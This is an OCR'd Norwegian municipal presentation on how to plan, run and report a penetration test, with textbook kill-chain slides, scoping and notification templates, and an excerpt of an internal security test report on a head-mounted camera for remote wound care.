


BÆRUM
KOMMUNE

KiNS Tech 2022

Steffen Diedrichsen | 20.09.2022

Sammen skaper vi fremtiden


MANGFOLD - RAUSHET - BÆREKRAFT


Hvordan planlegge og gjennomføre en penetrasjonstest


+ Tips til verktøy


steffen.diedrichsen@baerum.kommune.no

BÆRUM KOMMUNE


Reconnaissance
Active and Passive Footprinting
Scanning
Discovery and Port Scanning
Enumeration
Gaining Access
Cracking Passwords
Escalating Privileges
Maintaining Access
Executing Applications
Clearing Tracks
Hiding Files
Clearing Logs


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals


Reconnaissance
Active and Passive Footprinting
Scanning
Discovery and Port Scanning
Enumeration
Gaining Access
Cracking Passwords
Escalating Privileges
Skriv rapport
Tett hull


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

En typisk penetrasjonstest

1. Scope
2. Kjøreplan
3. Gjennomføring
4. Rapport
5. Oppfølging av funn

1. Scope

Tydelig mål / scope

Hva skal testes og hvorfor

Størst gevinst

Black-box / White-box

Tid

Få tillatelse og gi beskjed

https://docs.microsoft.com/en-us/azure/security/fundamentals/pen-testing

"Quickly creating environments is great – but you still need to make sure you perform your normal security due diligence. One of the things you likely want to do is penetration test the applications you deploy in Azure.

We don't perform penetration testing of your application for you, but we do understand that you want and need to perform testing on your own applications. That's a good thing, because when you enhance the security of your applications you help make the entire Azure ecosystem more secure.

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. This process is only related to Microsoft Azure, and not applicable to any other Microsoft Cloud Service."

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the Microsoft Cloud Unified Penetration Testing Rules of Engagement

Scope

Sikkerhetstesten har sett på hvilke tjenester som kjører på hodekameraet, og hvilken trafikk som går til og fra hodekameraet. Eksterne tjenester, det underliggende operativsystemet (Android), materialvalg, HMS, osv, er ikke en del av omfanget for testen.

Sikkerhetstesten er gjennomført som en black-box test.

2. Kjøreplan

Oppstartsmøte med tjenesteeier / produkteier / systemeier

Tydelig beskjed om hvorfor man skal teste X

Kontaktpersoner

Når passer det å utføre testen?

Legg til rette for progresjon

Varslingsskjema for penetrasjonstest

Tjeneste	
IP / hostname(s)	
Testbrukere	
Tidsrom (fra - til)	

Kontaktperson

Navn	
Epost	
Telefon	
Avdeling	
Testes fra (ip / hostname)	

BÆRUM KOMMUNE

Kontaktliste

Rolle	Navn	Telefon	Epost	Firma
Utførende tester				Intern
Systemeier				Intern
Databaseadmin				XYZ
Utvikler				ABC

3. Gjennomføre test

Gi beskjed når man starter for dagen

Kritiske funn rapporteres med en gang.

Logg alle operasjoner

Skjermbilder

Gi beskjed når man avslutter for dagen, med en kort status

4. Skrive rapport

Executive summary

Funn (detaljert)

Vedlegg

[UNNTATT OFFENTLIGHET]
§24, 2. og 3. ledd

BÆRUM KOMMUNE

Intern sikkerhetstest

[redacted]

v1.0

Informasjonssikkerhetsavdelingen
28.02.2022

[redacted]

[UNNTATT OFFENTLIGHET]
§24, 2. og 3. ledd

Bestiller	Digitalt sårstell, v/ [redacted]
Dato for sikkerhetstest	18.02.2022
Utførende testere	Alexander Fredriksen Trond Sundby Steffen G. Diedrichsen
Forfatter	Steffen G. Diedrichsen
Rapportversjon / Dato	v1.0 / 02.03.2022

1 Innhold

2 Formål

Sikkerhetstesten ble utført på internt initiativ sammen med prosjektet «digitalt sårstell» med formål å avdekke sårbarheter og svakheter i hodekameraet fra [redacted] som bl.a er tiltenkt benyttet til sårstell og fjerndiagnostisering.

Følgende beskrivelse av hodekameraet er hentet fra produsentens egen brukermanual:

«HMT stands for Head Mounted Tablet. The [redacted] hands-free Android™ tablet class wearable computer for industrial workers. T[redacted] provides the foundation for Connected Worker programs.

Use it in wet, dusty, hot, dangerous and loud industrial environments. A fully rugged head-mounted device, it optionally snaps into safety helmets or attaches to bump caps and can be used with safety glasses or corrective eyewear.

The high-resolution micro display fits just below your line of sight and views like a 7" tablet. It's an industrial dashboard: there when you need it and out of your way when you don't.

The [redacted] works with powerful software applications from our solution partners in four core categories, each optimized for completely hands-free voice control. That means no scrolling, swiping, or tapping - just simple voice commands.

Use it for remote mentor video calling, document navigation, guided workflow, mobile forms and industrial IoT data visualization.»

[redacted]

3 Oppsummering

En gjennomgang av [redacted] viser overordnet god sikkerhet, men med et par punkter som er verdt å merke seg.

Teknisk sett kan hodekameraet ansees som en Android tablet, og med dette følger en god innebygget sikkerhet og tilknytning til et økosystem med jevnlige sikkerhetsoppdateringer, men testen avdekket at hodekameraet ikke har installert de nyeste sikkerhetsoppdateringene.

Trafikkanalyse viser at all kommunikasjon til og fra hodekameraet går kryptert, men grunnet krypteringen har det ikke latt seg gjøre å inspisere innholdet i dataene som sendes til eksterne tjenere. Videre analyse av trafikkmengde og metadata viser at videostrømming går til servere plassert i USA (østkysten) med de tilhørende personvernmessige konsekvensene dette kan få.

Det var ikke mulig å bryte trafikken og angi seg selv som mellommann for å se innholdet i den krypterte trafikken. Hodekameraet aksepterte ikke falske eller selvutstedte sertifikater.

Oppsummert er funnene kategorisert som følger:

Kritisk	Høy	Medium	Lav	Informasjon
0	0	1	1	3

3.1 Anbefalinger

- Bytt datasenterlokasjon til Norge
- Installer de nyeste sikkerhetsoppdateringene.
- Beskytt QR-koder for uautorisert avlesing
- Benytt tjenester i EU/Norge der mulig.

3.2 Forbehold

I en sikkerhetstest er det ikke sikkert man klarer å avdekke alle sårbarheter i løsningen gitt den tiden, og de verktøyene, man har til rådighet. Denne sikkerhetstesten viser de sårbarhetene man rakk å avdekke med de verktøyene og den kompetansen man hadde på test-tidspunktet gitt tidsrommet.

4 Scope

